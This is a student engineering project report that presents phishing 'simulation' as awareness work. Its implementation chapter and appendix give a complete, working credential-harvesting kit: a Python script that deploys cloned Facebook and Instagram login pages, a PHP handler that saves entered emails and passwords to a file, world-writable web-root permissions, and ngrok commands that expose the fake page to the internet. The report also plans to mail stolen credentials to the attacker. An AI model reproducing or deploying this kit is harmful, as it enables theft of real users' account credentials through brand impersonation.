SIMULATION OF PHISHING ATTACK

A MINI PROJECT-II REPORT

Submitted by

MOHAMMED ROSHAN M	**(1701120)**
MOHIT KULAMKOLLY M	**(1701122)**
NAVEEN KUMAR T	**(1701130)**
PAVITHRAN C J	**(1701137)**

in partial fulfillment for the award of the degree

of

BACHELOR OF ENGINEERING

in

COMPUTER SCIENCE AND ENGINEERING

SRI RAMAKRISHNA ENGINEERING COLLEGE

[Educational Service: SNR Sons Charitable Trust]

[Autonomous Institution, Accredited by NAAC with ‘A’ Grade]

[Approved by AICTE and Permanently Affiliated to Anna University, Chennai]

[ISO 9001:20015 Certified and All Eligible Programmes Accredited by NBA]

Vattamalaipalayam, N.G.G.O. Colony Post,

COIMBATORE – 641 022

ANNA UNIVERSITY: CHENNAI 600 025

JUNE 2020

ANNA UNIVERSITY: CHENNAI 600 025

BONAFIDE CERTIFICATE

16CS266 – MINI PROJECT II

Certified that this Mini Project - I Report **“SIMULATION OF PHISHING ATTACKS”** is the bonafide work of **“Mohammed Roshan M , Mohit Kulamkolly , Naveen Kumar T, Pavithran C J”** who carried out the project under my supervision.

SIGNATURE
Dr.A.Grace Selvarani
HEAD OF THE DEPARTMENT
Professor,
Computer Science and Engineering,
Sri Ramakrishna Engineering College,
Coimbatore-641022.

SIGNATURE
Dr.S.Harihara Gopalan
SUPERVISOR
Associate Professor(Sl. Grade),
Computer Science and Engineering,
Sri Ramakrishna Engineering College,
Coimbatore-641022.

Submitted for the Mini Project Viva-Voce Presentation held on ____________

INTERNAL EXAMINER

EXTERNAL EXAMINER

ACKNOWLEDGEMENT

We express our gratitude to **Sri. D.LAKSHMINARAYANASWAMY,** Managing Trustee, **Sri. R.SUNDAR,** Joint Managing Trustee, SNR Sons Charitable Trust, Coimbatore for providing excellent facilities to carry out our project.

We express our deepest gratitude to our Principal, **Dr. N. R. ALAMELU, Ph.D.,** for her valuable guidance and blessings.

We are indebted to our Head of the Department, **Dr. A. Grace Selvarani, Ph.D.,** Department of Computer Science and Engineering who modelled us both technically and morally for achieving great success in life.

We express our thanks to our Project Coordinator, **Mrs. Ezhilin Freeda,** Assistant Professor Department of Computer Science and Engineering for his great inspiration.

Words are inadequate to offer thanks to our respected guide. We wish to express our sincere thanks to **Dr.S.Harihara Gopalan,** Assistant Professor, Department of Computer Science and Engineering, who gave us constant encouragement and support throughout this project work and who made this project a successful one.

We also thank all the staff members and technicians of our Department for their help in making this project a successful one.

ABSTRACT

Serving as an example for analyzing the needs for getting the attention of people towards the consequences of Phishing happening in and around society. In order to plan for and prevent phishing attacks, it is crucial to have some insight into the attacker’s world. It is vital to know more about what goes into such attacks, from the initial planning and preparation stages, to how phishing networks help make attacks happen, to the delivery of bait and collection of data.

All these processes have been explained precisely so as to run a secure organization, also to create awareness among the people. One of the most common phishing is a forged email, which is being discussed here. In this situation, an email is forged to look as if it came from someone else within the organization. It looks absolutely authentic, all the way down to the domain from which the email is sent. That makes it incredibly difficult to detect.

The purpose of the email could be almost anything. Most of the people have no idea on how it is done, so this project clearly demonstrates on how the process works, make them realize how vulnerable they are and direct them towards a secured path.

TABLE OF CONTENTS

CHAPTER 1

INTRODUCTION

1.INTRODUCTION:

“Humans are the weakest link in the information security chain”, the major cause of forging a cyber attack over any victim. It requires considerable research, planning and preparation well before the attack is launched. They’re carefully orchestrated attacks that would do any tactician proud. Each and every step in the process is carefully proceduralized.

1.1 Gathering Information

The first step in planning a phishing attack is to gather information. The phishing group (in most instances, these are groups or networks, not lone hackers out for personal gain) must decide on a target and then gather crucial information that will allow the attack to penetrate any security protocols. Most hacking groups use IRC (internet relay chat) to conduct planning and strategy sessions, as well as discussions about targets, methods, and more. IRC is used because it is anonymous and secure.

Phishing groups are organized into networks or gangs, usually with no central leader. Called “scale-free networks,” they operate on group consensus, rather than direction from a central source.

A prime example of this is the Avalanche Gang, which was formed in Eastern Europe in 2008 and is thought to be responsible for most of the attacks and havoc in 2009. Interestingly, the Avalanche Group was a splinter from an older group, called Rock Phish. Both have disbanded by this point, but no members were ever apprehended, so you can bet they’re still out there, plotting and stealing data.

1.2 Phishing Networks

As mentioned, phishing is not usually the work of a solitary attacker. Instead, it’s a group effort. These groups are called phishing networks. You can think of them like any other business network – a group made up of individuals with complementary skill sets who work together for a common cause or toward a shared goal.

Once upon a time, attackers actually were sole individuals. Such was the case with the Trojan developed by Dr. Rapp and distributed via diskette back in the 1980s. However, it took very little time for attackers to realize that there was strength in numbers. About 2006, cyber-criminals began to band together into networks to exchange information, learn from one another, benefit from the skills of others and reach larger targets than an individual would be capable of doing.
Chatrooms play a significant role in the success of phishing groups. Because chatroom members are actively looking for conversation and connection, they can be more susceptible to phishing. In fact, Symantec found a phishing group doing just that in 2013. The group used an Asian chat application that ostensibly let users speak with Indian and Pakistani women, but really just stole their account credentials.

1.3 Delivering Bait and Collecting Data

Phishing attacks are all about the bait. The network could go through all the effort of obtaining information about specific employees or executives within a business, but if they are not capable of creating tantalizing bait, all that effort is for naught. As you can imagine, the bait is all-important. If it's not compelling, then the target won't take the desired action (clicking a link, for instance). That means the attackers are deprived of their goal, whether it be access to a PC, financial information, personal data, or something completely different. There are many forms of bait used by phishing networks, too.

- Click a link that will take them to a spoofed site where their credentials might be stolen, or malicious software downloaded to their computer.

- Directly provide some type of information requested by the sender, usually account credentials or other information that would allow attackers to achieve their goal.

- Download an infected file, which could be a Word document, Excel sheet, or an infected PDF, among other things.

- Click a link to a website where a worm will be downloaded to their PC, stealing their address book's contact information and sending further fake emails.

1.4 Once the Bait Is Taken

Once the bait has been delivered and the target has taken it, the real fun begins. They will scrape databases to obtain personal and financial data and add it to a spreadsheet. his is where attackers gain access to the information they want.

If the attackers have gained administrator credentials, they can do any number of things, including trapping other users. In a worst-case scenario, the attackers use DNS cache poisoning to take over an entire server and redirect all traffic to spoofed websites.

They are particularly interested in some specific types of data, including:

-Social Security numbers
-Full names
-Physical addresses
-Email addresses
-Credit card numbers
-Passwords

CHAPTER 2

LITERATURE SURVEY

This chapter gives the survey of types of phishing attacks happenning in real world.

2.1 LITERATURE SURVEYOVERVIEW

2.1.1 STATE OF PHISHING ATTACK:

By Jason Hong-doi:10.1145/2063176.2063197

The author gives a brief explanation on the anatomy of an attack. Explanation on why most people and even some experienced users fall for an attack is given. He also gives a brief way of blocking a phishing site. Ways for providing security and training people to identify phishing scams are described.

2.1.2 THREATS OF ONLINE SOCIAL NETWORK:

By Abdullah AL Hasib - IJCSNS International Journal of Computer Science and Network Security, VOL.9 No.11, November 2009: Islamic University of Technology, Gazipur, Bangladesh

In the resent years, we have experienced a dramatic increase in social networking .Here the author describes how identity thefting occurs to many social networking users. He explains about the vulnerabilities and the risks which occurs to users who fall for the bait laid by the attackers.

2.1.3 DESIGNING A MOBILE GAME FOR HOME COMPUTER USERS TO PROTECT AGAINST “PHISHING ATTAKS”:

By Nalin Asanka Gamagedara Arachchilage School of Information Systems, Computing and Mathematics Brunel University Uxbridge, Middlesex, UK Nalin.Asanka@brunel.ac.uk
Melissa Cole School of Information Systems, Computing and Mathematics Brunel University Uxbridge, Middlesex, UK

This article gives a description to design an educational games for home computer users to prevent phishing attack. The authors describe about how the game works which includes a story line of two characters ,a fish and the fishes teacher. This game is for identifying website address phishing and email phishing.

2.1.4 FACEBOOK-A COMPREHENSIVE ANALYSIS OF PHISHIG ON A SOCIAL NETWORK:

By December 7, 2010

Tarek Amin, Oseghale Okhiria, James Lu and James An Department of Electrical and Computer Engineering University of British Columbia Vancouver, Canada

Here the authors gives us the analysis of facebook system with its interphase. They give us an explanation on how a facebook user is attacked. They bring out the methodologies to set up a facebook phishing attack and then to simulate the attack.

CHAPTER 3

REQUIREMENTS

3.1Hardware requirements

System	: Intel core
RAM	: 8 GB
Processor Speed	: 2.30
Hard Disk	: 1 TB

3.2Software Requirements

Operatingsystem	: Kali Linux
Codinglanguage	: Python
Developmentenvironment	: Pycharm, Atom
Softwarelibarary	: Subprocess,Time

CHAPTER 4

IMPLEMENTATION

Phases of implementation, cloning the target websites, creating php scripts for data extraction, creating a python code to manage the process and providing the program with server integration

.

4.1 PHASES OF IMPLEMENTATION

The main phase of implementation starts with the cloning of the target website which leads to the creation of a php script that is supposed to extract the useful parameters from the cloned website.The next phase of implementation is the automation which is done with the help of python script and finally a server integration is provided for the program.

4.1.1MODULE 1: CLONING THE TARGET WEBSITE


The initial step is to identify the website to clone and deliver it with maximum legitimacy to the victim. The process of cloning begins with the attacker making the required modifications to the source code of the particular website to clone.

Initially the source code of the target website is downloaded locally inside the hackers machine. Once the file are being downloaded then required modifications are modifications are made to the source code of the web page and saved locally.

The modifications are related to the parameters used for retrieval of credentials and manually modifying the link that connects between the front end and back end. They step is explained as

1)Modifying the connection link between the front end and back end of the source code:


The modification happens in the action variable in the source code. This variable is responsible for connecting the front end to the backend. So this has to be searched in the and found out from the source code and later on path has to changed to the custom php code created for data extraction.



```
class="EPjEi"><form class="HmktE" action="post.php" method="post"><div class="-MzZ
```

Fig 3.1(a): Linking the php script to html file

2)Finding out the parameters that represent the valid credentials:



```
autocorrect="off" maxlength="75" name="email" type="text"></div><div
aria-required="true" autocapitalize="off" autocorrect="off" name="pass" value=""
```

Fig 3.1(b):Modifying the necessary required parameters

this parameters are found out by the hacker using a trial and error method ie the field where the user enters his email id may have various types of name like username, user, email, account name etc. They hacker have to try through the various types of the representation to pick up the correct one. Once if the name is found this parameters can be modified in such a way that it universal throughout all the various web pages targeted to be cloned. Once these process are complete initial stage of the project is completed.

4.1.2 MODULE 2: CREATING THE PHP SCRIPT FOR DATA EXTRACTION:

This process if very important as this script is responsible for getting the credentials from the source code.

The algorithm for the php script is:

Step1: access the source code of the webpage to be cloned.
Stept2: set the variable corresponding to the parameters that are
present inside the source code
Step3: retrieve the values using POST method
Step4: write all the credentials inside a file.

This php script retrieves the data entered by the user and writes it inside a specific file in a specific location by the user. This php file gets written inside a file every time the attacker runs the code for the extracting user credentials. This file can be removed manually by the attacker inorder to avoid unwanted confusion while printing the user credentials. The php script can be modified for accessing any data field inside an webpage source code. This php code can be embedded inside the python code or written separately which will solve the issue of repetition of the user data credentials that are mentioned above.




Fig 3.2: Block diagram representing the mechanism of injection of php script

4.1.3 MODULE 3: CREATING A PYTHON CODE TO MANAGE THE PROCESS:

The main coordination process is done with the help of the python code. This python script has the purpose running various process that happens during the attack.

Algorithm of the code:

```
1)Start the program
2)Display the banner and load the options to select site to clone
3)1 to clone facebook and 2 to clone instagram
4)if 1 is selected perform the necessary operations to clone site and
  copy the file to /var/www/html
5)if 2 is selected perform the necessary operations to clone site and
  copy the file to /var/www/html
```

The functionalities include :

1)writing the file PHP code to the post.php file
2)giving the read write execute privileges to the file inside the web hosting directory.
3)starting the apache web service for hosting the malicious web page.
4)copying the file to the web hosting service directory for displaying the page for victims.

The modules that are used in this python code are subprocess and time. The subprocess module allows you to spawn new processes, connect to their input/output/error pipes, and obtain their return codes.
Time module provides various time-related functions. For related functionality, see also the date and calendar modules.

The directory where the web hosting takes place is /var/www/html/. This is where the local host apache server runs. The Apache HTTP Server job is to establish a connection between a server and the browsers of website visitors (Firefox, Google Chrome, Safari, etc.) while delivering files back and forth between them (client-server structure). Apache is a cross-platform software, therefore it works on both Unix and Windows servers.

The commands for this process are :

```
chmod 777 /var/www/html
service apache2 start
```

4.1.4 MODULE 4: PROVIDING THE PROGRAM WITH SERVER INTEGRATION:

This is the final step where the data of the victim gets delivered to the hacker. The server service used in this process is ngrok. Ngrok allows user to expose a web server running on your local machine to the internet.

Ngrok provides a real-time web UI where you can introspect all of the HTTP traffic running over your tunnels. After ngrok is started, open http://localhost:4040 in a web browser to inspect request details.

But in this scenario there is need to host various files in from apache server as that's the default local web hosting service in kali linux.

There is need of authentication key for using the ngrok for tunnelling purpose. Ngrok by default produces both secure socket layer connection and non secure socket layer connection. The uses can decide upon the type of service needed inorder to use depending upon the nature of the target planning to be taken down. User can make your tunnels secure with the -auth switch. This enforces HTTP Basic Auth on all requests with the username and password you specify as an argument. When forwarding to a local port, ngrok does not modify the tunnelled HTTP requests at all, they are copied to your server byte-for-byte as they are received. By default, when ngrok runs an HTTP tunnel, it opens endpoints for both HTTP and HTTPS traffic. If user wish to only forward HTTP or HTTPS traffic, but not both, he can toggle this behaviour with the -bind-tls switch.

The command to be manually entered to run ngrok service :
navigate to the directory where the ngrok file are present

```
./ngrok http 80
```




Fig 3.4: Mechanism of ngrok connection

CHAPTER 5

CONCLUSION AND FUTURE ENHANCEMENT

Thus from the with the demonstration of the attack we can conclude the level of the vitality phishing attacks and why they must be educated to people.Corp-orates have taken measures to bring into attention the malicious nature of the phishing attacks by conducting mock drills on the employees. Later on the people will be educated with the variety of ways that this attack could be executed to yield victims credentials.

In future we have planned to integrate mail notification services for the attackers where credentials will be sent to attackers mail.Advancements can be maid in python script by sending the ngrok server link to the attacker by making use of Jason and other parsing modules in python.Legally releasing the programs for corp-orates to run simulation test on employees.

CHAPTER 6


APPENDICES

6.1 SOURCE CODE

```
#! usr/bin/python3
import subprocess
import time

#create an ascii Banner
def banner():
    subprocess.call(["clear"])
    print("""
                        .__    .__       .__
                  _______ |  |__ |__| ______|__| ____    ____
                  \____ \|  |  \|  |/  ___/  |/    \  / ___\
                  |  |_>>   Y  \  |\___ \|  |   |  \/ /_/  >
                  |   __/|___|  /__/____  >__|___|  /\___  /
                  |__|        \/        \/        \//_____/

              """)
    #creting the php page to extract data
def create_post():

    subprocess.call(["chmod", "777", "/var/www/html"])

    f = open('post.php', 'a')
    f.write("""
        <?php
                $file = fopen('/var/www/html/creds.txt','a');
                fwrite($file,$_POST['email'] . ":" . $_POST['pass']);
                fclose($file);
        ?>

        """)
    f.close()


    #start the phishing attack
def start_facebook():
    print("[+] Setting up some stuffs....")
    time.sleep(10)
    #calling up the php file
    create_post()
    #setting up commands
    subprocess.call(["cp", "-r", "/root/PycharmProjects/phishing/sites/facebook/index_files",
"/var/www/html"])
    subprocess.call(["cp", "-r", "/root/PycharmProjects/phishing/sites/facebook/index.html",
"/var/www/html"])
    subprocess.call(["cp", "-r", "/root/PycharmProjects/phishing/post.php", "/var/www/html"])
    #start apache server
    subprocess.call(["service","apache2","start"])
    print("[+]Starting attack on port 80")
    print("[+]Website....www.facebook.com")
def start_instagram():
    print("[+] Setting up some stuffs....")
    time.sleep(10)
    # calling up the php file
    create_post()
    subprocess.call(["cp", "-r", "/root/PycharmProjects/phishing/sites/instagram/index_files",
"/var/www/html"])
    subprocess.call(["cp", "-r", "/root/PycharmProjects/phishing/sites/instagram/index.html",
"/var/www/html"])
    subprocess.call(["cp", "-r", "/root/PycharmProjects/phishing/post.php", "/var/www/html"])
    #start apache server
    subprocess.call(["service","apache2","start"])
    print("[+]Starting attack on port 80")
    print("[+]Website....www.instagram.com")


def get_input():
    print("""                      Enter the site to perform the cloning
                                1.Facebook
                                2.Instagram""")
    a = int(input())
    return a

#initiate the phishing attack
banner()
value = get_input()
if value == 1:
    start_facebook()
elif value == 2:
    start_instagram()
else:
          print("Enter valid input")
```

6.2 SCREEN SHOTS


PYTHON SCRIPT EXECUTION:



```
"
                               .__    .__       .__
                        ______ |  |__ |__| _____|__| ____    ____
                        \____ \|  |  \|  |/  ___/  |/    \  / ___\
                        |  |_> >   Y  \  |\___ \|  |   |  \/ /_/  >
                        |   __/|___|  /__/____  >__|___|  /\___  /
                        |__|        \/        \/        \//_____/


                      Enter the site to perform the cloning
                                  1.Facebook
                                  2.Instagram
1
[+] Setting up some stuffs....
[+]Starting attack on port 80
[+]Website....www.facebook.com
root@kali:~/PycharmProjects/phishing# 
```

Fig 4.1:Running the python scrit


NGROK SERVER INTEGRATION:



```
ngrok by @inconshreveable                                    (Ctrl+C to quit)

Session Status                online
Session Expires               7 hours, 59 minutes
Version                       2.3.35
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://cbc9b82b.ngrok.io -> http://localhost:80
Forwarding                    https://cbc9b82b.ngrok.io -> http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Fig4.2: ngrok server interface

Cloned Facebook Website :


Facebook – log in or sign
cbc9b82b.ngrok.io

Email or Phone: test@facebook.com

Password: ●●●●●●●●●●●●

Facebook helps you connect and share with the people in your life.

Create an account

It's free and always will be.

